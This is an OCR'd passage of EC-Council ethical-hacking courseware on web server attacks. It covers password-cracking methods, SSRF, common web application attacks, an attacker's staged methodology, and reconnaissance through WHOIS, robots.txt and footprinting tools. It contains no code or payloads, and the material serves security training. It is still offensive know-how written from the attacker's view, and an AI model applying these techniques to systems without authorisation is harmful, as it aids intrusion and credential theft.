Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some techniques attackers use to crack passwords:

- **Guessing**: This is the most common method of cracking passwords. In this method, the attacker guesses possible passwords either manually or by using automated tools provided with dictionaries. Most people tend to use their pets' names, loved ones' names, license plate numbers, dates of birth, or other weak passwords such as "QWERTY," "password," "admin," etc. so that they can remember them easily. The attacker exploits this human behavior to crack passwords.
- **Dictionary attack**: A dictionary attack uses a predefined file containing various combinations of words, and an automated program enters these words one at a time to check if any of them are the password. This might not be effective if the password includes special characters and symbols. If the password is a simple word, then it can be found quickly. Compared to a brute-force attack, a dictionary attack is less time-consuming.
- **Brute-force attack**: In the brute-force method, all possible character combinations are tested; for example, the test may include combinations of uppercase characters from A to Z, numbers from 0 to 9, and lowercase characters from a to z. This method is useful for identifying one-word or two-word passwords. If a password consists of uppercase and lowercase letters as well as special characters, it might take months or years to crack the password using a brute-force attack.
- **Hybrid attack**: A hybrid attack is more powerful than the above techniques because it uses both a dictionary attack and brute-force attack. It also uses symbols and numbers. Password cracking is easier with this method than with the above methods.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Server-Side Request Forgery (SSRF) Attack

Attackers exploit server-side request forgery (SSRF) vulnerabilities, which evolve from the unsafe use of functions in an application, in public web servers to send crafted requests to the internal or backend servers. Internal servers are usually implemented by firewalls to prevent the network from unwanted traffic inflows. Therefore, attackers leverage SSRF vulnerabilities in Internet-facing web servers to gain access to the backend servers that are protected by a firewall. The backend server believes that the request is made by the web server because they are on the same network and responds with the data stored in it.

Generally, server-side requests are initiated to obtain information from an external resource and feed it into an application. For instance, a designer can utilize a URL such as *https://xyz.com/feed.php?url=externalsite.com/feed/to* to obtain a remote feed. If attackers can alter the URL input to the localhost, then they can view all the local resources on the server. This is how SSRF vulnerabilities evolve.

Once the attack is successfully performed, attackers can perform various activities such as port scanning, network scanning, IP address discovery, reading of web server files, bypassing of host-based authentication, interaction with critical protocols, and remote code execution.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 13.20: Demonstration of SSRF attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Attacks


Even if web servers are configured securely or are secured using network security measures such as firewalls, a poorly coded web application deployed on the web server may provide a path for an attacker to compromise the web server's security. If web developers do not adopt secure coding practices while developing web applications, attackers may be able to exploit vulnerabilities and compromise web applications and web server security. An attacker can perform different types of attacks on vulnerable web applications to breach web server security.

- **Parameter/Form Tampering**: In this type of tampering attack, the attacker manipulates the parameters exchanged between the client and server to modify application data, such as user credentials and permissions as well as price and quantity of products.
- **Cookie Tampering**: Cookie-tampering attacks occur when a cookie is sent from the client side to the server. Different types of tools help in modifying persistent and non-persistent cookies.
- **Unvalidated Input and File Injection Attacks**: Unvalidated input and file-injection attacks are performed by supplying an unvalidated input or by injecting files into a web application.
- **Session Hijacking**: Session hijacking is an attack in which the attacker exploits, steals, predicts, and negotiates the real valid web session's control mechanism to access the authenticated parts of a web application.
- **SQL Injection Attacks**: SQL injection exploits the security vulnerability of a database for attacks. The attacker injects malicious code into the strings, which are later passed on to the SQL server for execution.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Directory Traversal**: Directory traversal is the exploitation of HTTP through which attackers can access restricted directories and execute commands outside of the web server's root directory by manipulating a URL.
- **Denial-of-Service (DoS) Attack**: A DoS attack is intended to terminate the operations of a website or server to make it unavailable for access by its intended users.
- **Cross-Site Scripting (XSS) Attacks**: In this method, an attacker injects HTML tags or scripts into a target website.
- **Buffer Overflow Attacks**: The design of most web applications helps them in sustaining some amount of data. If that amount exceeds the storage space available, the application may crash or exhibit some other vulnerable behavior. An attacker uses this advantage and floods the application with an excess amount of data, causing a buffer overflow attack.
- **Cross-Site Request Forgery (CSRF) Attack**: An attacker exploits the trust of an authenticated user to pass malicious code or commands to the web server.
- **Command Injection Attacks**: In this type of attack, a hacker alters the content of the web page by using HTML code and by identifying the form fields that lack valid constraints.
- **Source Code Disclosure**: Source-code disclosure is a result of typographical errors in scripts or misconfiguration, such as failure to grant executable permissions to a script or directory. Source-code disclosure can occasionally allow attackers to access sensitive information about database credentials and secret keys to compromise the web server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Server Attack Methodology

The previous section described attacks that an attacker can perform to compromise a web server's security. This section explains how the attacker proceeds towards performing a successful attack on a web server. A web server attack typically involves preplanned activities called an attack methodology that an attacker follows to reach the goal of breaching the target web server's security.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers hack a web server in multiple stages. At each stage, the attacker attempts to gather information about loopholes and to gain unauthorized access to the web server. The following are the various stages of the attack methodology for web servers.

- **Information Gathering**

  Every attacker tries to collect as much information as possible about the target web server. The attacker gathers the information and then analyzes it to find lapses in the current security mechanisms of the web server.

- **Web Server Footprinting**

  The purpose of footprinting is to gather information about the security aspects of a web server with the help of tools or footprinting techniques. Through footprinting, attackers can determine the web server's remote access capabilities, its ports and services, and other aspects of its security.

- **Website Mirroring**

  Website mirroring is a method of copying a website and its content onto another server for offline browsing. With a mirrored website, an attacker can view the detailed structure of the website.

- **Vulnerability Scanning**

  Vulnerability scanning is a method of finding the vulnerabilities and misconfigurations of a web server. Attackers scan for vulnerabilities with the help of automated tools known as vulnerability scanners.

- **Session Hijacking**

  Attackers can perform session hijacking after identifying the current session of the client. The attacker takes complete control over the user session through session hijacking.

- **Web Server Passwords Hacking**

  Attackers use password-cracking methods such as brute-force attacks, hybrid attacks, and dictionary attacks to crack the web server's password.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Information Gathering

Information gathering is the first and one of the most important steps toward hacking a target web server. In this step, an attacker collects as much information as possible about the target server by using various tools and techniques. The information obtained from this step helps the attacker in assessing the security posture of the web server. Attackers may search the Internet, newsgroups, bulletin boards, and so on for gathering information about the target organization. Attackers can use tools such as Whois.net and Whois Lookup to extract information such as the target's domain name, IP address, and autonomous system number.

- **WHOis**

  Source: *https://www.whois.net*

  WHOis.net is designed to help perform a variety of whois lookup functions. It lets the user perform a domain whois search, whois IP lookup, and whois database search for relevant information on domain registration and availability. It provides insight into a domain's history and additional information. The whois lookup can be used anytime to determine who owns a domain name, how many pages from a site are listed with Google, or even search whois address listings for a website's owner.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 13.21: Screenshots displaying a WHOis.net online search result

The following are some additional information-gathering tools:

- Whois Lookup (*https://whois.domaintools.com*)
- Whois (*https://www.whois.com*)
- DNSstuff WHOIS/IPWHOIS Lookup (*https://tools.dnsstuff.com*)
- Domain Dossier (*https://centralops.net*)
- Find Subdomains (*https://pentest-tools.com*)

Note: For complete coverage of information-gathering techniques, refer to Module 02: Footprinting and Reconnaissance.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Information Gathering from Robots.txt File

A website owner creates a robots.txt file to list the files or directories a web crawler should index for providing search results. Poorly written robots.txt files can cause the complete indexing of website files and directories. If confidential files and directories are indexed, an attacker may easily obtain information such as passwords, email addresses, hidden links, and membership areas.


If the owner of the target website writes the robots.txt file without allowing the indexing of restricted pages for providing search results, an attacker can still view the robots.txt file of the site to discover restricted files and then view them to gather information.

An attacker types URL/robots.txt in the address bar of a browser to view the target website's robots.txt file. An attacker can also download the robots.txt file of a target website using the Wget tool.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 13.22: Screenshot displaying a robots.txt file


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Web Server Footprinting/Banner Grabbing

By performing web server footprinting, an attacker can gather valuable system-level data such as account details, OSs, software versions, server names, and database schema details. The Telnet utility can be used to footprint a web server and gather information such as server name, server type, OSs, and running applications running. Furthermore, footprinting tools such as Netcraft, ID Serve, and httprecon can be used to perform web server footprinting. These footprinting tools can extract information from the target server. Here, we examine the features and types of information these tools can collect from the target server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Web Server Footprinting Tools

- **Netcraft**

  Source: *https://www.netcraft.com*

  Netcraft determines the OS of the queried host by examining in detail the network characteristics of the HTTP response received from the website. Netcraft identifies vulnerabilities in the web server via indirect methods; the fingerprinting of the OS,

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

installed software, and configuration of that software yields sufficient information to determine whether the server is vulnerable to an exploit.




Figure 13.23: Screenshot of Netcraft

- **Netcat**

  Source: *http://netcat.sourceforge.net*

